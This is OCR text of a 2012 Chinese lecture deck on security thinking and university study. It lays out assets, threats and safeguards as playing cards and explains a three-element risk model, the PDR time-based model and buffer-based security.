



从安全思维谈到大学的思维修炼

CCF走进大连海事大学

潘柱廷　中国计算机学会　常务理事、副秘书长
启明星辰　首席战略官




2012年6月6日

- 典型的安全思维
- 大学的思维修炼
  - 知识、能力、思维、心智
- 从未来职业发展看自己的大学时光

安全技术及其思维


启明星辰


谈安全方案涉及到的方方面面




梳理手上的牌



A 涉密系统安全
2 办公安全
3 网上银行
Q 骨干网
8 网站安全
6 ERP
9 服务器安全
K 核心业务
5 终端安全
4 文档安全
7 业务逻辑
10 卫星通讯
J 业务大集中 数据中心


A 病毒、蠕虫
K 分布式 拒绝服务攻击
4 火灾、水灾
3 设备故障
2 内部人员作案
10 网络渗透
9 网络嗅探
5 电磁泄漏
6 误操作
7 垃圾信息
J 安全事件
Q 漏洞、脆弱性
8 黑客
3 线路中断


A♦ 涉密系统安全
2♦ 办公安全
3♦ 网上银行
J♦ 业务大集中 数据中心
网站安全
6♦ ERP
9♦ 服务器安全
K♦ 核心业务
5♦ 终端安全
3♣ 线路中断
Q♦ 卫星通讯
J♦ 业务大集中 数据中心
7♦


A♣ 病毒 蠕虫
K♣ 分布式 拒绝服务攻击
4♣ 火灾 水灾
3♣ 设备故障
2♣ 内部人员作案
10♣ 网络渗透
9♣ 网络嗅探
5♣ 电磁泄漏
6♣ 误操作
7♣ 垃圾信息
J♣ 安全事件
Q♣ 漏洞 脆弱性
8♣ 黑客
3♣ 线路中断


业务大集中
数据中心
线路中断
加密
强认证
防火墙
入侵检测
渗透测试
UTM
多功能网关
审计
管理平台
风险评估
等级保护
监控/预警
冗余/备份
应急响
安全专家
国家战略
组织体系
制度/规则
工作流
体系结构
规划/计划
云模式
项目管理
合规性
三观论
宏观/中观/微观
量化/指标化
合作/外包
管理理念


业务大集中
数据中心
线路中断
安全专家
强认证
防火墙
入侵检测
渗透测试
审计
管理平台
风险评估
等级保护
监控/预警
冗余/备份
应急响
高席安全官
安全专家
国家战略
组织体系
制度/规则
工作流
体系结构
规划/计划
云模式
项目管理
合规性
三观论
宏观/中观/微观
量化/指标化
外包
管理理念



资产和业务




威胁和危害




方法/原则



安全措施







三要素风险模型：R3-AST

资产和业务 Asset

保障措施 Safeguard

威胁 Threat







A 涉密系统
2 办公安全
3 网上
Q 骨干
8 网站安全
6 ERP
9 服务器
K 核心业务
5 终端安全
4 文档安全
7 业务逻辑
10 卫星通讯
J 业务大集中 数据中心
A 病毒/蠕虫
K 拒绝服务攻击
4 火灾/水灾
3 设备故障
2 内部人员作案
10 网络渗透
9 网络
5 电磁泄漏
6 误操作
7 垃圾信
J 安全事件
Q 漏洞
8 黑
3 线路中断
A 加密
2 强认证
3 防火墙
4 入侵检测
K 攻击检测 渗透测试
J UTM 多功能网关
10 审计
Q 管理平台
7 风险评估
5 等级保护
6 监控/预
8 冗余/备份
9 应急响
5 意识安全意
6 安全专家
A 国家战略
K 组织体系
Q 制度/规则
6 工作流
9 体系结构
7 规划/计划
8 云模式
J 项目管理
5 合规性
3 三观论 宏观/中观/微观
2 量化/指标化
4 合作/外包
10 管理理念

从基于时间的安全
到基于缓冲的安全

PDR模型和相对安全



- 基于时间的定义


Pt
时间
Dt
Rt

$$Pt > Dt + Rt$$

银行金库的安全是什么决定的？

- 防护：金库的墙、门、锁
  - 如果我们从抢金库人的角度看。作为入侵者不惧怕墙和门，墙和门是死的，可以钻可以炸。
- 检测：保安、保安监控系统
- 响应：报警之后增援的警察和武警
  - 入侵者惧怕的是检测和响应。
-
  - 金库的墙、门、锁实际上提供了一个防护时间。在防护时间内，可以及时地发现入侵行为并且做出足够的响应，那么被保护的金库就是安全的。

- 基于时间的安全，其时间难于计算
- 看两个实际的安全保障的例子
  - 2008年奥运网络安全保障
  - 2009年2月PMNC保障
- 缓冲包括
  - 冗余、重复、纵深、延缓…
  - 预警、抑制、丢车保帅、局部和整体…
  - 响应、恢复、反击…
  - …
- 缓冲思想的基本立足点就是
  - 原理上攻击是可以成功的，在实际中是可以解决的


中药方剂的君臣佐使之道

- 君
  - 解决主要症状
  - 解决病因
- 臣
  - 解决次要症状
  - 辅助君药
- 佐
  - 消除或减缓君药臣药的副作用
- 使
  - 将药效送达患处

